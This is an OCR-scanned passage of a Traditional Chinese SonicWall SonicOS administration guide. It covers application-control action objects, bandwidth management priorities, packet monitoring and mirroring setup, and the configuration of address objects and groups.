
操作類型	說明
重設/丟棄	對於 TCP，將重設連接。對於 UDP，將丟棄封包。
無操作	可指定原則，而無需任何操作。這允許「僅用於記錄」原則類型。
繞過 DPI	繞過深度封包偵測元件 IPS、GAV、防間諜軟體和應用程式控制。此操作在觸發連接後的整個連接期間一直持續。特殊處理將套用到從不繞過應用程式控制偵測的 FTP 控制通道。此操作支援正確處理 FTP 資料通道。注意，繞過 DPI 不會停止在**防火牆設定 > SSL 控制**頁面上啟用的篩選條件。
封包監控	使用 SonicOS 封包監控功能擷取工作階段中的傳入和傳出封包，如果已設定鏡像，也可將封包複製到其他介面。可使用 Wireshark 檢視和分析擷取。
BWM 全域-即時	管理傳入和傳出頻寬，可針對保證的頻寬以變化的量對其進行設定，最大/突發頻寬使用率高達可用總頻寬的 100%，設定優先順序為零。
BWM 全域-最高	管理傳入和傳出頻寬，可針對保證的頻寬以變化的量對其進行設定，最大/突發頻寬使用率高達可用總頻寬的 100%，設定優先順序為 1。
BWM 全域-高	管理傳入和傳出頻寬，可針對保證的頻寬以變化的量（預設值為 30%）對其進行設定，最大/突發頻寬使用率高達可用總頻寬的 100%，設定優先順序為 2。
BWM 全域-中高	管理傳入和傳出頻寬，可針對保證的頻寬以變化的量對其進行設定，最大/突發頻寬使用率高達可用總頻寬的 100%，設定優先順序為 3。
BWM 全域-中	管理傳入和傳出頻寬，可針對保證的頻寬以變化的量（預設值為 50%）對其進行設定，最大/突發頻寬使用率高達可用總頻寬的 100%，設定優先順序為 4。
BWM 全域-中低	管理傳入和傳出頻寬，可針對保證的頻寬以變化的量對其進行設定，最大/突發頻寬使用率高達可用總頻寬的 100%，設定優先順序為 5。
BWM 全域-低	管理傳入和傳出頻寬，可針對保證的頻寬以變化的量（預設值為 20%）對其進行設定，最大/突發頻寬使用率高達可用總頻寬的 100%，設定優先順序為 6。
BWM 全域-最低	管理傳入和傳出頻寬，可針對保證的頻寬以變化的量對其進行設定，最大/突發頻寬使用率高達可用總頻寬的 100%，設定優先順序為 7。

預先定義的預設操作物件說明

操作類型	說明
略過 GAV	略過流量相符原則的閘道防毒檢查。此操作在觸發連接後的整個連接期間一直持續。特殊處理將套用到從不繞過應用程式控制偵測的 FTP 控制通道。此操作支援正確處理 FTP 資料通道。
略過 IPS	略過流量相符原則的入侵保護服務檢查。此操作在觸發連接後的整個連接期間一直持續。特殊處理將套用到從不繞過應用程式控制偵測的 FTP 控制通道。此操作支援正確處理 FTP 資料通道。
略過 SPY	略過流量相符原則的防間諜軟體檢查。此操作在觸發連接後的整個連接期間一直持續。特殊處理將套用到從不繞過應用程式控制偵測的 FTP 控制通道。此操作支援正確處理 FTP 資料通道。
繞過捕獲 ATP	當您知道檔案沒有惡意程式碼時，此選項提供在特定情況略過捕獲進階威脅防護 (ATP) 分析的方法。此操作在觸發連接後的整個連接期間一直持續。 此選項不會阻止其他防威脅元件檢查檔案，例如 GAV 和雲端防毒。

關於自訂操作物件的操作類型

可用於建立自訂操作物件的**操作**類型，會顯示在**新增/編輯操作物件**對話方塊中，當您按一下**物件 > 操作物件**頁面上方的**新增**時就會顯示。



如需這些操作類型的說明，請參見自訂操作物件的操作類型表格。

附註：您可以使用**新增/編輯操作物件**對話方塊中**操作物件設定**下可用的**操作**類型，建立自訂操作物件。預設的預先定義操作物件無法編輯或刪除。建立原則時，**編輯應用程式控制原則**對話方塊提供途徑，讓您可從預先定義的操作物件以及您已定義的任何自訂操作做選擇。

自訂操作物件的操作類型

操作類型	說明
封鎖 SMTP 電子郵件 - 傳送錯誤回覆	封鎖 SMTP 電子郵件，並通知傳送者自訂的錯誤訊息。
停用電子郵件附件 - 新增文字	停用電子郵件中的附件，並新增自訂文字。
電子郵件－新增文字	在電子郵件末尾新增自訂文字。
FTP 通知回覆	將文字透過 FTP 控制通道重新傳送到用戶端，而不中斷連接。
HTTP 封鎖頁面	允許透過選擇顏色自訂 HTTP 封鎖頁面設定。

自訂操作物件的操作類型

操作類型	說明
HTTP 重新導向	提供 HTTP 重新導向功能。例如，如果某人想要重新導向至 Google Web 站台，則可自訂的部分將類似於：`http://www.google.com` 如果將 HTTP 重新導向從應用程式控制傳送至打開表單的瀏覽器，則表單中的資訊將會遺失。
頻寬管理	允許使用與存取規則 BWM 原則定義相同的語義定義頻寬管理約束。

優先順序設定零是最高的優先順序。對於合併的 BWM 的所有層級，保證的頻寬不能超過 100%。

關於使用頻寬管理的操作

應用程式層頻寬管理 (BWM) 用於建立管理通訊協定中指定檔案類型消耗的頻寬，而允許其他檔案類型使用不受限頻寬的原則。這使您可以區分同一個通訊協定中所需的流量和不需要的流量。對於所有應用程式符合以及使用 HTTP 用戶端、HTTP 伺服器、自訂和 FTP 檔案傳送類型的自訂應用程式規則原則，支援應用程式層頻寬管理。如需原則類型的詳細資料，請參見第 31 頁「關於建立應用程式規則原則」。

如果**防火牆設定 > 頻寬管理**頁面上的**頻寬管理類別**設定為**全域**，則應用層頻寬管理功能擁有八個預先定義的預設 BWM 優先順序層級，可以在從**規則 > 應用程式規則**頁面新增原則時使用。

所有應用程式頻寬管理都包含在全域頻寬管理中，可在**防火牆設定 > 頻寬管理**頁面設定。

提供了兩種類型的頻寬管理：**進階**和**全域**。

- 當類型設為**進階**時，可以單獨設定**應用程式規則**的頻寬管理。
- 當類型設為**全域**時，設定的頻寬管理可以全域套用於所有區域中的全部介面。

最佳做法是在設定任何 BWM 原則前，在**防火牆設定 > 頻寬管理** 頁面設定全域頻寬管理設定。

在**防火牆設定 > 頻寬管理** 頁面將**頻寬管理類別**從**進階**變更為**全域**，可以停用所有存取規則中的 BWM。但是，應用程式規則原則中的預設 BWM 操作物件，會轉換為全域頻寬管理設定。

將**頻寬管理類型**從**全域**變更為**進階**後，則不管變更前的層級如何，所有應用程式規則原則中使用的預設 BWM 操作都會自動轉換為**進階 BWM 中**。

主題：

預設 BWM 操作

在**進階**和**全域**之間切換時，預設的 BWM 操作轉換為 **BWM 全域 - 中**。您在不同類型之間切換時，防火牆不儲存之前的優先順序層級。您可以在**規則 > 應用程式規則**頁面檢視轉換。

自訂 BWM 操作

自訂 BWM 操作不同於預設 BWM 操作。自訂 BWM 操作是透過在**物件 > 操作物件**頁面建立操作物件進行設定。**頻寬管理類型**在**全域**和**進階**之間切換時，自訂頻寬管理操作和使用這些操作的原則始終保留優先順序設定。

使用全域 BWMQ 類型自訂原則中的 BWM 操作影像顯示在全域**頻寬管理類別**設定為**全域**後的相同原則。工具提示中僅顯示優先順序，因為在「全域優先順序佇列」中未設定層級 5 的保證的或最大的頻寬值。

使用全域 BWMQ 類型自訂原則中的 BWM 操作

頻寬管理類別設定為**全域**時，**新增/編輯操作物件**對話方塊提供**頻寬優先順序**選項，但使用在**防火牆設定 > 頻寬管理**頁面的**優先順序**表中指定的**保證頻寬**和**最大頻寬**的值。

使用頻寬管理類型全域新增/編輯操作物件頁面顯示了在將**防火牆設定> 頻寬管理** 頁面中的全域**頻寬管理類別**設定為**全域**的情況下，**新增/編輯操作物件**對話方塊中的頻寬優先順序選擇。

使用頻寬管理類型全域新增/編輯操作物件頁面

附註：所有優先順序都會顯示（**即時 - 最低**），不管是否已設定。請參閱**防火牆設定 > 頻寬管理**頁面，以確定要啟用的優先順序。如果將**頻寬管理類型**設定為**全域**，並且選擇未啟用的頻寬優先順序，其流量將自動對應到第 4 優先順序層級（**4 中**）。

應用程式層頻寬管理設定的處理方式與存取規則頻寬管理設定相同。兩者都包含在全域頻寬管理設定中。但使用應用程式規則，您可以指定使用存取規則無法指定的所有內容類型。

對於頻寬管理案例，作為管理員，在工作時間內您可能想要將 .mp3 和可擴充檔案下載限制到不超過 1 Mbps。此時，您想允許將生產檔案類型例如 .doc 或 .pdf 的下載達到最大可用頻寬，或甚至提供可能的最高優先順序，以下載生產性內容。另一個範例，您可能想要限制指定類型的對等 (P2P) 流量的頻寬，但允許其他類型的 P2P 使用不受限制的頻寬。應用程式層頻寬管理可用於建立執行此操作的原則。

預先定義預設操作清單上也提供了很多 BWM 操作選項。BWM 操作選項的改變取決於**防火牆設定 > 頻寬管理**頁面上的「**頻寬管理類別**」設定。如果將**頻寬管理類型**設定為**全域**，則所有八個 BWM 級別都可供選擇。如果**頻寬管理類型**設定為**進階**，則不可選擇優先順序，但在新增原則時可以使用預先定義的優先順序。


新增原則：預先定義的預設操作物件可用性表格表顯示新增原則時可用的預先定義預設操作。

附註：對於合併的 BWM 的所有層級，保證的頻寬不能超過 100%。

頻寬管理方法

「頻寬管理」功能可以用兩種獨立的方式實作：

頻寬管理：實作方法



- **依原則方法** - 原則中指定的頻寬限制分別套用於各原則。

  例如：兩個原則分別具有 500kb/s 的獨立限制，則這兩個規則的總允許頻寬是 1000kb/s

- **依操作彙總方法** - 頻寬限制操作（共用）套用於相應的全部原則。

  例如：兩個原則共用 500kb/s 的 BWM 限制，其將總頻寬限制為 500kb/s


顯示頻寬管理操作物件資訊

若要顯示有關頻寬管理操作物件的資訊，請將滑鼠移到**內容**欄位中操作物件的**漏斗**圖示。顯示**頻寬管理**快`顯工具提示。

建立操作物件

SonicOS 具有若干預先定義的操作物件，如第 150 頁「關於系統預先定義的預設操作物件」中所示。這些操作物件無法修改或刪除。

如果不想要其中一個預先定義的操作，您可以設定操作物件。以下顯示的**新增/編輯操作物件**對話方塊，提供了使用文字或 URL 自訂可設定操作的方式。您可以在**操作**下拉清單中選擇任何可用的操作類型。預先定義操作加上您已選定的任何可設定操作都可用於在建立應用程式規則原則時進行選擇。



設定操作物件：

1. 在**管理**檢視中，導覽至**原則 | 物件 > 操作物件**。
2. 在表格上的頁面頂部按一下**新增**。
3. 在**新增/編輯操作物件**對話方塊中，在**操作名稱**欄位中輸入描述性名稱。
4. 在**操作**下拉功能表中，選擇所需的操作類型。
5. 在**內容**欄位中，輸入要在操作中使用的文字或 URL。
6. 如果將 **HTTP 封鎖頁面**選為動作，選項會變更。
   a. 當頁面被封鎖，請在**內容**欄位輸入要顯示的內容。
   b. 從**顏色**下拉功能表中選擇封鎖頁面的背景顏色：
      - 白色
      - 黃色
      - 紅色
      - 藍色
   c. 若要預覽封鎖頁面訊息，請按一下**預覽**按鈕。
7. 如果將**頻寬管理**選為操作，選項會變更。如需設定這些選項，請參閱 *SonicOS 安全設定*技術文件中*防火牆設定 > 頻寬管理*一節的*啟用操作物件中的頻寬物件*。
8. 按一下**確定**。

修改操作物件

您可以修改所設定的任何自訂操作物件。系統預先定義的預設操作物件無法修改。

修改操作物件：

1 在**管理**檢視中，導覽至**原則 | 物件 > 操作物件**。

2 針對要修改的物件，按一下**編輯**圖示 。此時會顯示**新增/編輯操作物件**對話方塊。

3 遵照第 157 頁「建立操作物件」中步驟 3 到步驟 8 的步驟。

使用封包監控之操作的相關工作

對原則選擇預先定義的封包監控操作時，SonicOS 將根據您在 **INVESTIGATE** 檢視中的**工具 | 封包監控**頁面中設定的設定，來擷取或鏡像流量。預設將建立擷取檔案，您可以使用 ***Wireshark***™ 檢視此檔案。如需 Wireshark 的資訊，請參見第 39 頁「Wireshark」。

透過封包監控操作設定原則後，您仍需要按一下**封包監控**頁面上的**開始擷取**按鈕來擷取任何封包。擷取所需的封包後，按一下**停止擷取**。

主題：

- 第 158 頁「擷取原則相關的封包」
- 第 159 頁「設定鏡像」

擷取原則相關的封包

控制擷取僅與您的原則相關的封包的封包監控操作的步驟如下：

1 在 **INVESTIGATE** 檢視中，導覽至**工具 | 封包監控**頁面。

2 按一下**設定**按鈕。此時會顯示**封包監控設定**對話方塊。

3 按一下**監視篩選條件**。

4 選擇**基於防火牆/應用程式規則啟用篩選**。預設情況下未勾選此選項。

在此模式中，按一下**封包監控**頁面上的**開始擷取**後，將不再擷取封包，直到某些流量觸發了應用程式控制原則（或存取規則）。觸發原則後，您可以在 **INVESTIGATE** 檢視中的**記錄 | 活動記錄**頁面中檢視警示訊息。

當在使用操作類型為「封包監控」的操作物件建立應用程式規則原則時，或在使用「封包監控」的「規則 > 存取規則」建立原則時，以及可讓您指定設定或篩選要擷取或鏡像的內容時，這會起作用。您可以下載不同格式的擷取，並透過瀏覽器等方式查看。

5 按一下**確定**。

設定鏡像

設定鏡像的步驟如下：

1 在 **INVESTIGATE** 檢視中，導覽至**工具 | 封包監控**頁面。

2 按一下**設定**按鈕。此時會顯示**封包監控設定**對話方塊。

3 按一下**鏡像**。

4 從**本機鏡像設定**下的**鏡像已篩選的封包到介面**功能表，選擇向其傳送鏡像流量的介面。

5 還可設定其中一個**遠端**設定。這用於將應用程式封包鏡像到其他電腦，並將任何內容都儲存到硬碟。例如，您可以擷取任何人的 MSN Instant Messenger 流量，並讀取對話。

6 按一下**確定**。

7

設定位址物件

物件 > 位址物件

位址物件 (AO) 允許定義一次實體，並在整個 SonicOS 介面的多個引用實例中重複使用。儘管建立位址物件需要的工作多於直接輸入 IP 位址，但實作位址物件可提供以下特徵以補充 SonicOS 的管理方案：

- **區域關聯** - 主機、MAC 和 FQDN AO 在定義後都需要明確指定區域。在介面的大多數方面（例如存取規則），僅供參考之用。真正實用的應用是根據上下文準確地填充位址物件下拉功能表，以及指派給使用者和群組的「VPN 存取」定義方面。將 AO 用於定義 VPN 存取時，存取規則的自動建立程序會參考 AO 的區域以確定用於規則位置的正確 VPN [區域] 交叉。也就是說，如果將屬於 LAN 區域的主機 AO *192.168.168.200 Host*新增到*受信任的使用者*使用者群組的「VPN 存取」，則將自動建立的存取規則指派至 VPN LAN 區域。
- **管理和處理** - 可以在所有 SonicOS 介面之間輕鬆使用有多樣化類型的位址物件系列，以便快速定義和管理控制碼（例如定義存取規則時）。利用直接向位址群組新增成員或從中移除成員的功能，無需直接操作即可有效地修改引用規則和原則。
- **重複使用** - 物件只需定義一次，然後可根據需要輕鬆引用任意次數。

以 IP 位址為 67.115.118.80 的內部 Web 伺服器為例。您可以建立一個名稱為*我的 Web 伺服器*的實體作為有 IP 位址 67.115.118.80 的主機位址物件，而不必在建立存取規則或 NAT 原則時重複輸入此 IP 位址。然後，在任何使用位址物件作為定義條件的設定畫面中，您都可以輕鬆高效地從下拉清單中選擇此位址物件*我的 Web 伺服器*。

主題：

位址物件的類型

由於存在多種類型的網路位址運算式，因此如位址物件類型表格表中所示有多種位址物件類型。

位址物件類型

類型	定義
主機	按照主機的 IP 位址和區域關聯定義單一主機。主機位址物件的網路遮罩會自動設為 32 位元 (255.255.255.255)，以將其識別為單個主機。例如，*我的 Web 伺服器*有 IP 位址 67.115.118.110 和預設網路遮罩 255.255.255.255。
範圍	定義一定範圍內的連續 IP 位址。範圍位址物件沒有關聯的網路遮罩，但內部邏輯通常將指定範圍內的各個成員視為採用 32 位元遮罩的主機物件。例如，有起始 IP 位址 67.115.118.66 和結束 IP 位址 67.115.118.90 的*我的公用伺服器*。在此範圍內的所有 25 個單獨的主機位址將包含在此位址物件中。
網路	與範圍物件的相似之處在於它們也包含多個主機，但它們不是透過指定的上限範圍分隔符號和下限範圍分隔符號進行繫結，而是透過有效的網路遮罩來定義邊界。網路位址物件必須由網路位址和相應的網路遮罩來指定。例如，網路位址為 67.115.118.64，網路遮罩為 255.255.255.224 的*我的公用網路*，將包含 67.115.118.64 到 67.115.118.95 之間的位址。作為一般規則，不能將網路中的第一個位址（網路位址）和網路中的最後一個位址（廣播位址）指派給主機。
MAC	可以透過主機的硬體位址或 IPv4/IPv6 MAC（媒體存取控制）位址來識別主機。MAC 位址是由網路裝置的硬體製造商唯一指派給每一個有線或無線網路裝置，並且是不可變的。MAC 位址是使用 6 位元組十六進位表示法表示的 48 位元值。例如，有 MAC 位址 00:06:01:AB:02:CD 的*我的存取點*。MAC 位址透過*參考安*全裝置上的 ARP 快取解析為 IP 位址。整個 SonicOS 的各種無線設定元件都使用 MAC 位址物件，例如 SonicPoint 或 SonicWave 識別和無線掃描期間偵測到的存取點的授權 BSSID (基本服務組識別碼或 WLAN MAC)。MAC 位址物件也可用來允許主機略過來賓服務身分驗證。
FQDN	可以透過主機的 IPv4/IPv6 完整網域名稱 (FQDN)（例如 *www.sonicwall.com*）來識別主機。FQDN 透過在安全裝置上設定的 DNS 伺服器解析為對應的一個或多個 IP 位址。從回應收集到傳送至經過 DNS 伺服器的查詢，均支援萬用字元項目。

關於位址群組

SonicOS 能夠將位址物件和其他位址群組組合為位址群組。可定義位址群組以進一步提高參照效率。位址群組可以包含主機、範圍或網路位址物件的任意組合。例如，*我的公用群組*可以包含主機位址物件*我的 Web 伺服器*和範圍位址物件*我的公用伺服器*，從而有效代表 IP 位址 67.115.118.66 至 67.115.118.90，以及 IP 位址 67.115.118.110。

動態位址物件 (MAC 和 FQDN) 應單獨分組，儘管您可以放心地將其新增到基於 IP 的位址物件群組中，但在上下文無關的引用情形中（例如在 NAT 原則中），將會忽略該位址物件。

關於物件 > 位址物件頁面

物件 > 位址物件頁面含有兩個畫面：


- 第 163 頁「位址物件畫面」
- 第 164 頁「位址群組畫面」

雖然這兩個畫面很相似，其功能也相似，但它們二者之間仍有一些不同之處。


如需有關頁面上可用功能的資訊，請參見：

- 第 164 頁「通用功能」
- 第 166 頁「排列項目順序」

位址物件畫面



位址群組畫面



通用功能

每個畫面都包含以下這些共同功能且每個表都包含同樣的欄標題。

在每個表的底部顯示了此表中項目的數量。

主題：

- 第 164 頁「通用功能」
- 第 165 頁「共同欄標題」

通用功能

- **新增** - 按一下可新增位址物件或位址群組。
- **刪除** - 選擇**刪除已選**可刪除所選的自訂項目，或選擇**全部刪除**可從表格中刪除所有自訂項目。預設項目無法刪除。
- **搜尋** - 輸入搜尋字串以僅顯示那些包含此字串的項目。搜尋字串不區分大小寫。按一下欄位中的 **X** 可刪除搜尋篩選條件並返回上一個顯示畫面。


- **顯示** - 選擇 **IPv4** 僅顯示 IPv4 項目，選擇 **IPv6** 僅顯示 IPv6 項目，或 **IPv4 & IPv6** 以顯示所有項目。
- **檢視** - 選擇**預設**可僅顯示系統建立的預設項目，**自訂**可僅顯示自訂項目，或**所有類型**以顯示所有項目。
- **重新整理**圖示 - 按一下此圖示可重新整理表格的顯示。
- **解析** (和圖示) - 選擇**解析**以執行 ARP 或 DNS 解析一個或多個所選的 MAC 或 FQDN 項目，或者選擇**解析全部**以解析表格中的所有 MAC 或 FQDN 項目。如需更多資訊，請參見動態位址物件：功能和優點表格表。
- **清理** (和圖示) - 選擇**清理**可從所選的 MAC 或 FQDN 位址物件移除過時資訊，或選擇**全部刪除**從所有 MAC 或 FQDN 項目移除過時資訊。對於 MAC 位址物件，這是 ARP 資訊，而對 FQDN 位址物件，則是 DNS TTL 值。

共同欄標題

- **核取方塊** - 按一下它可以選擇自訂項目。


  附註：預設的位址物件和預設的位址群組無法刪除。

- **#** - 表中項目的編號。這個號碼隨著欄是按遞增排序還是按遞減排序而變化。**位址群組**畫面具有小三角形，可讓您展開或折疊群組項目。
- **名稱** - 位址物件或位址群組項目的唯一名稱。如果展開位址群組項目，此欄將顯示：
  - 位址群組每個成員的唯一名稱。
  - 如果位址群組未包含成員，則顯示*無項目*。
- **詳細資料** - 顯示位址物件的詳細資料：適用的位址或遮罩。對於位址群組項目，此欄為空白；但是展開的項目會顯示此組成員的詳細資料。
- **類型** - 顯示位址物件的類型，例如：**主機**、**網路**、**範圍**、**MAC 位址**或 **FQDN**。對於位址群組，其類型為**群組**；展開的項目會顯示每個成員的類型。
- **IP 版本** - 顯示位址物件或位址群組成員的 IP 版本：**IPv4**、**IPv6** 或 **混合**。
- **區域** - 顯示位址物件或位址群組成員所指派的區域。
- **類別** - 顯示位址物件或位址群組是**預設**的（系統定義的）還是**自訂**的（使用者定義的）。
- **註解** - 將滑鼠放在**註解**圖示上可以顯示快顯資訊以及關於此項目的詳細資料：
  - **位址物件** - 顯示如下資訊：



- 位址物件的名稱
- **參照：**- 哪些內容引用了位址物件以及引用位址物件的次數。如果未引用位址物件，這部分將顯示*無清單*。
- **群組（成員）：**- 位址物件所屬的群組的清單。如果位址物件不屬於任何群組，這部分將顯示*無清單*。

- **位址群組** - 顯示如下資訊：



- 位址群組的名稱
- **參照：**- 哪些內容引用了位址群組以及引用位址群組的次數。如果未引用位址群組，這部分將顯示*無清單*。
- **群組（成員）：**- 位址群組所屬的群組的清單。如果位址群組不屬於任何群組，這部分將顯示*無清單*。
- **成員：**- 屬於此群組的位址物件的清單。如果位址群組未包含成員，這部分將顯示*無清單*。

- **設定** - 顯示各個項目的**編輯**和**刪除**圖示。只有自訂的位址物件和位址群組可刪除；只有自訂的項目和某些預設的項目可編輯。如果項目無法編輯或刪除，則圖示將會灰顯。

排列項目順序

為了方便檢視，**位址物件**和**位址群組**畫面以表格的形式顯示位址物件和位址群組。

您可以透過按一下欄標題對表格中的項目排序。項目將按升序或降序排列。欄項目右側的箭頭表示排序狀態。向下的箭頭表示遞增排序。向上的箭頭表示遞減排序 (字母 A-Z 或從零開始的數字在上)。

